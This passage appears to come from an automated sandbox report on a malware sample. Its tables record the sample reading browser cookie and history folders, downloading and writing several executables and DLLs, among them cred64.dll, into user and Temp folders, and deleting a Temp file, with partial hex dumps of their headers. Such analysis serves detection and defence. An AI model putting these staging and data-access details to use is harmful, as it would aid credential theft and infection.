| C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies | read data or list directory   synchronize     | device     | directory file   synchronous io non alert   open for backup ident   open reparse point | object name collision | 1     | 3D9D90         | HttpSendRequestA |
| C:\Users\user                                             | read data or list directory   synchronize     | device     | directory file   synchronous io non alert   open for backup ident   open reparse point | object name collision | 1     | 3D9D90         | HttpSendRequestA |
| C:\Users\user\AppData\Local                               | read data or list directory   synchronize     | device     | directory file   synchronous io non alert   open for backup ident   open reparse point | object name collision | 1     | 3D9D90         | HttpSendRequestA |
| C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies | read data or list directory   synchronize     | device     | directory file   synchronous io non alert   open for backup ident   open reparse point | object name collision | 1     | 3D9D90         | HttpSendRequestA |
| C:\Users\user                                             | read data or list directory   synchronize     | device     | directory file   synchronous io non alert   open for backup ident   open reparse point | object name collision | 1     | 3D9D90         | HttpSendRequestA |
| C:\Users\user\AppData\Local                               | read data or list directory   synchronize     | device     | directory file   synchronous io non alert   open for backup ident   open reparse point | object name collision | 1     | 3D9D90         | HttpSendRequestA |
| C:\Users\user\AppData\Local\Microsoft\Windows\History     | read data or list directory   synchronize     | device     | directory file   synchronous io non alert   open for backup ident   open reparse point | object name collision | 1     | 3D9D90         | HttpSendRequestA |

| File Path                                              | Access                                        | Attributes | Options                                                                                | Completion      | Count | Source Address | Symbol           |
|--------------------------------------------------------|-----------------------------------------------|------------|----------------------------------------------------------------------------------------|-----------------|-------|----------------|------------------|
| C:\Users\user\AppData\Local\Temp\1000017001\           | read data or list directory   synchronize     | device     | directory file   synchronous io non alert   open for backup ident   open reparse point | success or wait | 1     | 3DE6C9         | CreateDirectoryA |
| C:\Users\user\AppData\Local\Temp\1000017001\Emit64.exe | read attributes   synchronize   generic write | device     | synchronous io non alert   non directory file                                          | success or wait | 1     | 3D8BC2         | CreateFileA      |
| C:\Users\user\1000018002\                              | read data or list directory   synchronize     | device     | directory file   synchronous io non alert   open for backup ident   open reparse point | success or wait | 1     | 3DE6C9         | CreateDirectoryA |
| C:\Users\user\1000018002\avicapn32.exe                 | read attributes   synchronize   generic write | device     | synchronous io non alert   non directory file                                          | success or wait | 1     | 3D8BC2         | CreateFileA      |
| C:\Users\user\1000019012\                              | read data or list directory   synchronize     | device     | directory file   synchronous io non alert   open for backup ident   open reparse point | success or wait | 1     | 3DE6C9         | CreateDirectoryA |
| C:\Users\user\1000019012\syncfiles.dll                 | read attributes   synchronize   generic write | device     | synchronous io non alert   non directory file                                          | success or wait | 1     | 3D8BC2         | CreateFileA      |
| C:\Users\user\AppData\Roaming\1000020000\              | read data or list directory   synchronize     | device     | directory file   synchronous io non alert   open for backup ident   open reparse point | success or wait | 1     | 3DE6C9         | CreateDirectoryA |
| C:\Users\user\AppData\Roaming\1000020000\umciavi64.exe | read attributes   synchronize   generic write | device     | synchronous io non alert   non directory file                                          | success or wait | 1     | 3D8BC2         | CreateFileA      |
| C:\Users\user\AppData\Roaming\1000021000\              | read data or list directory   synchronize     | device     | directory file   synchronous io non alert   open for backup ident   open reparse point | success or wait | 1     | 3DE6C9         | CreateDirectoryA |
| C:\Users\user\AppData\Roaming\1000021000\umciavi32.exe | read attributes   synchronize   generic write | device     | synchronous io non alert   non directory file                                          | success or wait | 1     | 3D8BC2         | CreateFileA      |

#### File Deleted

| File Path                                     | Completion      | Count | Source Address | Symbol      |
|-----------------------------------------------|-----------------|-------|----------------|-------------|
| C:\Users\user\AppData\Local\Temp\853321935212 | success or wait | 15    | 3EF6D5         | DeleteFileW |

#### File Written

| File Path | Offset | Length | Value | Ascii | Completion | Count | Source Address | Symbol |
|-----------|--------|--------|-------|-------|------------|-------|----------------|--------|
|-----------|--------|--------|-------|-------|------------|-------|----------------|--------|

| File Path                                                                       | Offset | Length | Value                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         | Ascii                                                                                                             | Completion      | Count | Source Address | Symbol           |
|---------------------------------------------------------------------------------|--------|--------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------|-----------------|-------|----------------|------------------|
| C:\Users\user\AppData\Roaming\c33e9ad058e5d3\cred64.dll                         | 0      | 16384  | 4d 5a 50 00 02 00 00 00<br>04 00 0f 00 fd fd 00 00 fd<br>00 00 00 00 00 00 00 40<br>00 1a 00 00 00 00 00 00<br>00 00 00 fd 00 00 fd<br>10 00 0e 1f fd 09 fd 21 fd<br>01 4c fd 21 fd fd 54 68 69<br>73 20 70 72 6f 67 72 62<br>6d 20 6d 75 73 74 20 62<br>65 20 72 75 6e 20 75 6e<br>64 65 72 20 57 69 6e 33<br>32 0d 0a 24 37 00 00 00<br>00 00 00 00 50 45 00<br>00 4c 01 09 00 19 5e 42<br>2a 00 00 00 00 00 00 00<br>00 fd 00 fd fd 0b 01 02 19<br>00 fd 01 00 00 58 00 00<br>00 00 00 00 fd fd 00 00<br>10 00 00 00 fd 01 00 00<br>00 40 00 00 10 00 00 00<br>02 00 00 05 00 00 00 00<br>00 00 00 05 00 00 00 00<br>00 00 00 00 fd fd 00 00<br>04 00 00 2a fd 75 00 02<br>00 01 00 00 00 00 00 00<br>00 00 00 00 10 00 00 00<br>10 00 00 00 00 00 10 00<br>00 00 00 2c fd 00 4f 00<br>00 | MZP@!L!This program<br>must be run under<br>Win32\$7PEL^B*X@*u,O                                                  | success or wait | 471   | 3D8C27         | WriteFile        |
| C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\IEWJ8I2OL4\cred64[1].dll | 16384  | 16384  | fd fd fd 02 fd fd 40 7a 6c<br>fd fd 00 37 20 3d fd 6d fd<br>78 fd 00 fd 15 0c 11 fd 6d<br>69 fd 2c fd fd 9d 22 23<br>7e 7f fd fd 1c 00 64 58 1e<br>fd fd fd 70 09 7d 7f fd 47<br>ce 00 0e fd 1e 7c fd 6f fd<br>7e fd fd 78 fd fd 27 13<br>fd fd fd 23 76 51 7f fd<br>39 54 63 fd 32 fd 1b 74 7f<br>fd 4f fd 00 0e fd 26 fd fd<br>0b 3a 31 77 7f 01 75 fd<br>00 04 fd 26 76 fd 77 15 fd<br>74 fd 1f fd fd 74 fd fd 1c<br>3a fd 77 fd fd 8b fd 35<br>57 47 c9 fd fd 2c 64 17 fd<br>41 23 43 0c fd 5d 33 fd<br>2d fd fd 24 33 fd 5c fd fd<br>fd f6 fd 2b fd fd 15 10 3c<br>fd 76 77 fd 36 fd fd 03 fd<br>11 fd 50 fd 6c fd 2b fd 22<br>7a 09 4d fd 25 6e 33 fd<br>44 fd fd 75 fd fd 30 fd<br>49 34 fd fd 29 5f 75 fd fd<br>5c fd 48 61 33 0e d0 fd fd<br>4a fd fd 4d 73 fd 34 fd 7c<br>33 27 fd 49 fd fd 61 5d 5d                                                                | @z!7=mxmi,#~dXp}G ~x'<br>#vQ9Tc2IO<br>&:1wu&vwtt:w5WG,dA#C<br>]3-\$3!+<vw<br>6PI+"zM%n3D0l4)_u\Ha3<br>JM\$4 3'a]] | success or wait | 335   | 3D8C36         | InternetReadFile |

| File Path                                                                      | Offset | Length | Value                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           | Ascii                                                                                | Completion      | Count | Source Address | Symbol           |
|--------------------------------------------------------------------------------|--------|--------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------|-----------------|-------|----------------|------------------|
| C:\Users\user\AppData\Local\Temp\1000017001\Emit64.exe                         | 0      | 16384  | 4d 5a fd 00 03 00 00 00<br>04 00 00 00 fd fd 00 00 fd<br>00 00 00 00 00 00 00 40<br>00 00 00 00 00 00 00 00<br>00 00 00 fd 00 00 68<br>72 fd 0e 00 fd 09 fd 21 fd<br>01 4c fd 21 54 68 69 73<br>20 70 72 6f 67 72 61 6d<br>20 63 61 6e 6e 6f 74 20<br>62 65 20 72 75 6e 20 69<br>6e 20 44 4f 53 20 6d 6f<br>64 65 2e 0d 0d 0a 24 00<br>00 00 00 00 00 50 45<br>00 00 64 fd 0e 00 fd 45 fd<br>63 00 00 00 00 00 00 00<br>00 fd 00 2e 02 0b 02 02<br>26 00 fd 00 00 00 fd 3b<br>00 00 0e 00 00 6a fd fd<br>00 00 10 00 00 00 00 00<br>40 01 00 00 00 10 00<br>00 00 02 00 00 05 00 02<br>00 00 00 00 05 00 02<br>00 00 00 00 00 fd 15<br>01 00 04 00 00 39 33 fd<br>00 02 00 60 01 00 00 20<br>00 00 00 00 00 10 00<br>00 00 00 00 00 10 00<br>00 00 00 00 10 00 | MZ@hr!L!This program<br>cannot be run in DOS<br>mode.\$PEdEc.&;j@93`                 | success or wait | 637   | 3D8C27         | WriteFile        |
| C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\EWJ8I2OL4\Emit64[1].exe | 16384  | 16384  | 36 fd 2e 7d 72 ab 52 fd<br>50 28 26 1c fd 33 09 fd<br>49 4e 38 62 fd fd 25 2c fd<br>fd fd fd 7c fd fd 2d fd fd<br>fd 71 fd 3b 0e fd fd fd 73<br>52 3c fd fd fd fd 0d 57 fd<br>fd 0f 56 fd fd 0b fd 0b fd<br>03 27 fd fd 14 fd fd 31<br>0e fd 5c fd 90 fd fd 17 fd<br>fd 74 fd fd 2f fd 6f 3d 72<br>74 fd 1c fd fd 47 fd fd fd<br>fd 3a fd fd fd 6b fd fd 72<br>76 fd fd fd fd 7b 0d 29<br>56 3d fd fd 3d 01 fd fd 6c<br>fd 54 5f fd 40 7d 06 fd fd<br>f5 fd fd fd af fd 7b 50 fd fd<br>fd fd fd fd 1c 3a 0c 26 fd<br>fd 76 fd fd 09 fd 63 fd fd<br>fd 78 fd 67 fd fd 0a fd fd<br>24 fd 08 3f fd 41 0a fd fd<br>fd 66 fd fd 77 fd fd fd fd<br>17 4d fd fd fd fd fd 0d fd<br>17 7b fd 79 fd fd 03 fd 22<br>fd 77 59 51 fd fd 51 fd fd<br>77 0d 38 fd fd 17 fd fd<br>63 fd fd fd fd fd fd 0e fd fd<br>b7 12                                        | 6.)rRP(&3IN8b%, -<br>q;sR-WV1t/o<br>=rtG:krv{}V==IT_@}<br>{P:&vcx\$?AfM<br>{y'wYQQ8c | success or wait | 423   | 3D8C36         | InternetReadFile |

| File Path                                                                            | Offset | Length | Value                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      | Ascii                                                           | Completion      | Count | Source Address | Symbol           |
|--------------------------------------------------------------------------------------|--------|--------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------|-----------------|-------|----------------|------------------|
| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\avicapn32[1].exe | 0      | 16384  | 4d 5a fd 00 03 00 04 00<br>00 00 00 00 fd fd 00 00 fd<br>00 00 00 00 00 00 00 40<br>00 00 00 00 00 00 00 00<br>00 00 00 fd 00 00 00 0e<br>1f fd 0e 00 fd 09 fd 21 fd<br>01 4c fd 21 54 68 69 73<br>20 70 72 6f 67 72 61 6d<br>20 63 61 6e 6e 6f 74 20<br>62 65 20 72 75 6e 20 69<br>6e 20 44 4f 53 20 6d 6f<br>64 65 2e 0d 0d 0a 24 00<br>00 00 00 00 00 50 45<br>00 00 4c 01 0b 00 00 00<br>00 00 00 00 00 00 00 00<br>00 00 fd 00 02 03 0b 01<br>03 00 00 fd 23 00 00 fd<br>04 00 00 00 00 00 fd 54<br>fd 00 00 10 00 00 00 60<br>43 00 00 40 00 00 10<br>00 00 02 00 00 06 00<br>01 00 01 00 00 06 00<br>01 00 00 00 00 00 fd<br>fd 00 00 04 00 00 fd 14 fd<br>00 02 00 40 fd 00 00 10<br>00 00 10 00 00 00 00 10<br>00 00 10 00 00 00 00 00<br>00 10 00 00 00 00 00 00<br>00 00 00 00 | MZ@!L!This program<br>cannot be run in DOS<br>mode.\$PEL#T'C@@@ | success or wait | 1     | 3D8C09         | InternetReadFile |
| C:\Users\user\1000018002\avicapn32.exe                                               | 0      | 16384  | 4d 5a fd 00 03 00 04 00<br>00 00 00 00 fd fd 00 00 fd<br>00 00 00 00 00 00 00 40<br>00 00 00 00 00 00 00 00<br>00 00 00 fd 00 00 00 0e<br>1f fd 0e 00 fd 09 fd 21 fd<br>01 4c fd 21 54 68 69 73<br>20 70 72 6f 67 72 61 6d<br>20 63 61 6e 6e 6f 74 20<br>62 65 20 72 75 6e 20 69<br>6e 20 44 4f 53 20 6d 6f<br>64 65 2e 0d 0d 0a 24 00<br>00 00 00 00 00 50 45<br>00 00 4c 01 0b 00 00 00<br>00 00 00 00 00 00 00 00<br>00 00 fd 00 02 03 0b 01<br>03 00 00 fd 23 00 00 fd<br>04 00 00 00 00 00 fd 54<br>fd 00 00 10 00 00 00 60<br>43 00 00 40 00 00 10<br>00 00 02 00 00 06 00<br>01 00 01 00 00 06 00<br>01 00 00 00 00 00 fd<br>fd 00 00 04 00 00 fd 14 fd<br>00 02 00 40 fd 00 00 10<br>00 00 10 00 00 00 00 10<br>00 00 10 00 00 00 00 00<br>00 10 00 00 00 00 00 00<br>00 00 00 00 | MZ@!L!This program<br>cannot be run in DOS<br>mode.\$PEL#T'C@@@ | success or wait | 775   | 3D8C27         | WriteFile        |

| File Path                                                                            | Offset | Length | Value                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        | Ascii                                                                                               | Completion      | Count | Source Address | Symbol           |
|--------------------------------------------------------------------------------------|--------|--------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------|-----------------|-------|----------------|------------------|
| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\EXW4H4\avicapn32[1].exe   | 16384  | 16384  | 00 fd 04 24 fd 40 18 00<br>00 00 00 fd 40 1c 00 00<br>00 00 fd 4c 24 18 fd fd 0f<br>fd 8b 5c 24 1c fd c7 fd 0f<br>fd c7 fd 09 55 fd fd fd 74<br>0e fd 40 18 fd fd fd fd<br>40 1c fd fd fd fd 15 fd<br>2c fd 00 fd fd 75 16 fd 54<br>24 48 fd 50 0c fd 40 2c 00<br>00 00 00 fd 6c 24 28 fd<br>28 fd 2d fd 78 0c fd 8b 44<br>24 48 fd fd 05 00 fd 7a 2c<br>fd fd 31 fd fd fd 05 00 fd<br>cb 44 24 28 fd fd 05 00 fd<br>fd fd fd 6c 24 28 fd 40 24<br>00 fd 78 34 fd 35 fd 2c fd<br>00 fd fd 75 09 fd 74 24 44<br>fd 70 34 fd 11 fd 8b 44 24<br>44 fd 70 fd 05 00 fd fd fd<br>74 24 44 fd 44 24 20 fd<br>45 00 fd fd 00 00 00 fd<br>0d fd 2c fd 00 fd 55 44 fd<br>fd 75 0f fd fd fd 00 00 00<br>fd 45 44 00 00 00 00 fd<br>18 fd fd fd fd 38 fd 05<br>00 fd fd 31 fd fd 2f fd 05<br>00 fd 44 24 20 fd c9 7c<br>24 34 fd fd 0d fd                | \$@L\$`t@@,uT\$HP@<br>.J\$(-xD\$Hz,1<br>D\$(\$(@\$x45,ut\$Dp4D\$D<br>pt\$DD\$ E,UDuED81/D\$<br> \$4 | success or wait | 760   | 3D8C36         | InternetReadFile |
| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\syncfiles[1].dll | 0      | 16384  | 4d 5a fd 00 03 00 00 00<br>04 00 00 fd fd 00 00 fd<br>00 00 00 00 00 00 00 40<br>00 00 00 00 00 00 00 00<br>00 00 00 00 00 00 00 00<br>00 00 00 00 00 00 00 00<br>00 00 00 fd 00 00 00 0e<br>1f fd 0e 00 fd 09 fd 21 fd<br>01 4c fd 21 54 68 69 73<br>20 70 72 6f 67 72 61 6d<br>20 63 61 6e 6e 6f 74 20<br>62 65 20 72 75 6e 20 69<br>6e 20 44 4f 53 20 6d 6f<br>64 65 2e 0d 0d 0a 24 00<br>00 00 00 00 00 50 45<br>00 00 4c 01 08 00 38 fd<br>6f 62 00 00 00 00 00 00<br>00 00 fd 00 0e 21 0b 01<br>05 0c 00 22 00 00 00 40<br>00 00 00 00 00 3d 58<br>54 00 00 10 00 00 00 40<br>00 00 00 00 00 10 00 10<br>00 00 02 00 00 05 00<br>00 00 00 00 00 05 00<br>00 00 00 00 00 00 fd<br>fd 00 00 04 00 00 fd 46<br>74 00 02 00 00 00 00 00<br>10 00 00 10 00 00 00 00<br>10 00 00 10 00 00 00 00<br>00 00 10 00 00 00 fd 2f fd<br>00 45 00 00 | MZ@!L!This program<br>cannot be run in DOS<br>mode.\$PEL8ob!"@=XT@<br>Ft/E                          | success or wait | 1     | 3D8C09         | InternetReadFile |

| File Path                                                                            | Offset | Length | Value                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                | Ascii                                                                                                                      | Completion      | Count | Source Address | Symbol           |
|--------------------------------------------------------------------------------------|--------|--------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------|-----------------|-------|----------------|------------------|
| C:\Users\user\1000019012\syncfiles.dll                                               | 0      | 16384  | 4d 5a fd 00 03 00 00 00<br>04 00 00 00 fd fd 00 00 fd<br>00 00 00 00 00 00 00 40<br>00 00 00 00 00 00 00 00<br>00 00 00 fd 00 00 0e<br>1f fd 0e 00 fd 09 fd 21 fd<br>01 4c fd 21 54 68 69 73<br>20 70 72 6f 67 72 61 6d<br>20 63 61 6e 6e 6f 74 20<br>62 65 20 72 75 6e 20 69<br>6e 20 44 4f 53 20 6d 6f<br>64 65 2e 0d 0d 0a 24 00<br>00 00 00 00 00 50 45<br>00 00 4c 01 08 00 38 fd<br>6f 62 00 00 00 00 00<br>00 00 fd 00 0e 21 0b 01<br>05 0c 00 22 00 00 00 40<br>00 00 00 00 00 3d 58<br>54 00 00 10 00 00 00 40<br>00 00 00 00 10 00 10<br>00 00 00 02 00 00 05 00<br>00 00 00 00 00 05 00<br>00 00 00 00 00 00 fd<br>fd 00 00 04 00 00 fd 46<br>74 00 02 00 00 00 00 00<br>10 00 00 10 00 00 00 00<br>10 00 00 10 00 00 00 00<br>00 00 10 00 00 00 fd 2f fd<br>00 45 00 00 | MZ@!This program<br>cannot be run in DOS<br>mode.\$PEL8ob!"@=XT@<br>Ft/E                                                   | success or wait | 462   | 3D8C27         | WriteFile        |
| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE0\W10PBUV\syncfiles[1].dll | 16384  | 16384  | fd fd 5c 2f 48 fd fd 30 fd<br>6a 53 fd 21 fd fd 36 fd fd<br>fd 2c fd 10 fd 29 fd fd cf<br>52 6b fd 01 fd 24 5c 23 fd<br>fd cf fd 3d 31 fd fd fd fd<br>fd 60 fd 7a fd 6f 72 51 57<br>fd 42 6a 43 fd 24 fd fd 75<br>fd fd 22 fd fd 15 fd 22 5b<br>79 2c 14 6d fd fd fd fd 57<br>42 fd 11 4d 5c fd fd 44 5d<br>fd fd 6f fd 72 03 fd fd 10<br>6d 3a fd 77 4e 3d 47 fd<br>5e fd 41 3d 0f fd fd 27 7d<br>fd 22 fd fd fd fd 22 0f fd fd<br>3f 6d 73 66 47 b2 fd fd 37<br>3a 4d fd 26 07 6e 2d 6c<br>79 fd 06 27 2e 04 11 72<br>fd fd fd fd 7f fd fd 51 fd<br>72 fd 7f 79 fd 23 fd 7f 70<br>fd 58 56 20 33 09 fd fd 2d<br>7a fd fd fd 19 77 fd 46 20<br>fd 16 fd fd 53 fd 50 50 1a<br>5a fd fd 60 fd 76 33 fd 11<br>66 4f fd 09 fd 32 14 70 fd<br>36 7c 34 65 02 23 fd fd<br>4a 65 fd fd 15 fd 45 1a fd<br>fd fd 3a fd 53 32 fd                                              | VHnS!6,)RK\$!\#=1`zorQWj<br>C\$u""[y<br>,mWBM\ D]orm:wN=G^A=<br>'"?msfG7:M&-<br>ly'.Cry#pXV 3-zwF<br>SPPZ`v3fO2p6 4eJeE:S2 | success or wait | 398   | 3D8C36         | InternetReadFile |

| File Path                                                                               | Offset | Length | Value                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               | Ascii                                                                                                                            | Completion      | Count | Source Address | Symbol           |
|-----------------------------------------------------------------------------------------|--------|--------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------|-----------------|-------|----------------|------------------|
| C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\IE\P<br>SUEOSZZ\umciavi64[1].exe | 0      | 16384  | 4d 5a fd 00 03 00 00 00<br>04 00 00 00 fd fd 00 00 fd<br>00 00 00 00 00 00 00 40<br>00 00 00 00 00 00 00 00<br>00 00 00 fd 00 00 00 0e<br>1f fd 0e 00 fd 09 fd 21 fd<br>01 4c fd 21 54 68 69 73<br>20 70 72 6f 67 72 61 6d<br>20 63 61 6e 6e 6f 74 20<br>62 65 20 72 75 6e 20 69<br>6e 20 44 4f 53 20 6d 6f<br>64 65 2e 0d 0d 0a 24 00<br>00 00 00 00 00 23 63<br>fd 78 67 02 fd 2b 67 02 fd<br>2b 67 02 fd 2b 79 50 02<br>2b 7e 02 fd 2b 79 50 13<br>2b 76 02 fd 2b 79 50 05<br>2b 2b 02 fd 2b 40 fd fd 2b<br>60 02 fd 2b 67 02 fd 2b<br>39 02 fd 2b 79 50 0c 2b<br>65 02 fd 2b 79 50 12 2b<br>66 02 fd 2b 67 02 11 2b<br>60 02 fd 2b 79 50 17 2b<br>66 02 fd 2b 52 69 63 68<br>67 02 fd 2b 00 00 00 00<br>00 00 00 00 00 00 00 00<br>00 00 00 50 45 00 00<br>4c 01 05 00 45 41 fd 63<br>00 00 00 | MZ@!L!This program<br>cannot be run in DOS<br>mode.\$#cxg+g+g+yP+~+<br>yP+v+yP++=@+`+g+9+y<br>P+e+yP+f+g+<br>`+yP+f+Richg+PELEAc | success or wait | 1     | 3D8C09         | InternetReadFile |
| C:\Users\user\AppData\Roaming\10000020000\umciavi64.exe                                 | 0      | 16384  | 4d 5a fd 00 03 00 00 00<br>04 00 00 00 fd fd 00 00 fd<br>00 00 00 00 00 00 00 40<br>00 00 00 00 00 00 00 00<br>00 00 00 00 00 00 00 00<br>00 00 00 00 00 00 00 00<br>00 00 00 fd 00 00 00 0e<br>1f fd 0e 00 fd 09 fd 21 fd<br>01 4c fd 21 54 68 69 73<br>20 70 72 6f 67 72 61 6d<br>20 63 61 6e 6e 6f 74 20<br>62 65 20 72 75 6e 20 69<br>6e 20 44 4f 53 20 6d 6f<br>64 65 2e 0d 0d 0a 24 00<br>00 00 00 00 00 23 63<br>fd 78 67 02 fd 2b 67 02 fd<br>2b 67 02 fd 2b 79 50 02<br>2b 7e 02 fd 2b 79 50 13<br>2b 76 02 fd 2b 79 50 05<br>2b 2b 02 fd 2b 40 fd fd 2b<br>60 02 fd 2b 67 02 fd 2b<br>39 02 fd 2b 79 50 0c 2b<br>65 02 fd 2b 79 50 12 2b<br>66 02 fd 2b 67 02 11 2b<br>60 02 fd 2b 79 50 17 2b<br>66 02 fd 2b 52 69 63 68<br>67 02 fd 2b 00 00 00 00<br>00 00 00 00 50 45 00 00<br>00 00 00 45 41 fd 63<br>00 00 00                                                       | MZ@!L!This program<br>cannot be run in DOS<br>mode.\$#cxg+g+g+yP+~+<br>yP+v+yP++=@+`+g+9+y<br>P+e+yP+f+g+<br>`+yP+f+Richg+PELEAc | success or wait | 117   | 3D8C27         | WriteFile        |

| File Path                                                                                | Offset | Length | Value                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            | Ascii                                                                                                                                     | Completion      | Count | Source Address | Symbol           |
|------------------------------------------------------------------------------------------|--------|--------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------|-----------------|-------|----------------|------------------|
| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\P<br>SUEOSZZ\umciavi64[1].exe | 16384  | 16384  | 0d 00 0d 5a 00 fd 4d fd<br>33 05 fd 0c 5a 00 33 0d<br>fd 0c 5a 00 0b fd 75 07 fd<br>01 00 00 00 fd 02 33 fd<br>4d fd 66 0f fd fd 66 fd fd<br>66 0f fd 0a 45 fd 66 0f fd<br>fd 0f fd 05 fd 0c 5a 00 66<br>fd fd 66 03 fd 66 fd 15 20<br>0d 5a 00 fd 55 fd 23 fd 29<br>55 fd fd fd 0c 5a 00 fd 0d<br>fd 0c 5a 00 fd 15 40 54<br>7b 00 05 1b fd fd fd 45<br>fd fd fd fd fd 4d 09 55 fd<br>fd 45 fd 00 00 00 33 fd<br>66 fd fd fd fd fd 77 fd<br>fd fd fd fd 45 fd 55 fd<br>fd 45 fd 0b 45 fd 75 5e 0f<br>fd 4d fd fd fd 8a 26 26 fd<br>4d fd 66 fd 55 fd 0f fd fd<br>68 22 3a 04 00 fd 68 fd<br>34 52 50 61 00 00 01 05<br>fd 0c 5a 00 fd fd 0c 5a 00<br>0f fd 4d fd 11 15 fd 0c 5a<br>00 fd fd 02 6d 00 0f fd 05<br>fd 0c 5a 00 fd fd 15 fd 0c<br>5a 00 fd 15 fd 0c 5a 00<br>03 a3 fd 0c 5a 00 fd 4d fd<br>0f fd 05 fd 0c 5a 00 3b | ZM3Z3Zu3MfffEfZiff<br>ZU#)UZZ@T{E<br>MUE3fwEUEEu^M&&Mf<br>Uh":hRPZZMZmZ<br>ZZMZ;                                                          | success or wait | 112   | 3D8C36         | InternetReadFile |
| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\umciavi32[1].exe     | 0      | 16384  | 4d 5a 50 00 02 00 00 00<br>04 00 0f 00 fd fd 00 00 fd<br>00 00 00 00 00 00 00 40<br>00 1a 00 00 00 00 00 00<br>00 00 00 00 00 00 00 00<br>00 00 00 00 00 00 00 00<br>00 00 00 00 01 00 00 fd<br>10 00 0e 1f fd 09 fd 21 fd<br>01 4c fd 21 fd fd 54 68 69<br>73 20 70 72 6f 67 72 61<br>6d 20 6d 75 73 74 20 62<br>65 20 72 75 6e 20 75 6e<br>64 65 72 20 57 69 6e 33<br>32 0d 0a 24 37 00 00 00<br>00 00 00 00 00 00 00 00<br>00 00 00 00 00 00 00 00<br>00 00 00 00 4e 53 42<br>47 41 4e 42 52 42 5a 48<br>54 4c 47 58 4e 53 58 49<br>43 4a 52 49 48 46 52 4e<br>4b 54 4c 59 49 5a 56 4c<br>4b 51 5a 57 5a 5a 49 50<br>4f 59 4e 4b 4e 49 4c 4a<br>49 49 4f 56 50 4e 58 4b<br>4a 56 56 50 48 00 00 00<br>00 00 00 00 00 00 00 00<br>00 58 79 19 | MZP@!L!This program<br>must be run under<br>Win32\$7NSBGANBRBZ<br>HTLGX<br>NSXICJRIHFRNKTLYIZV<br>LKQZWZZIPOY<br>NKNILJIIOPVNPKJVPH<br>Xy | success or wait | 1     | 3D8C09         | InternetReadFile |

| File Path                                                                            | Offset | Length | Value                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    | Ascii                                                                                                                                    | Completion      | Count | Source Address | Symbol           |
|--------------------------------------------------------------------------------------|--------|--------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------|-----------------|-------|----------------|------------------|
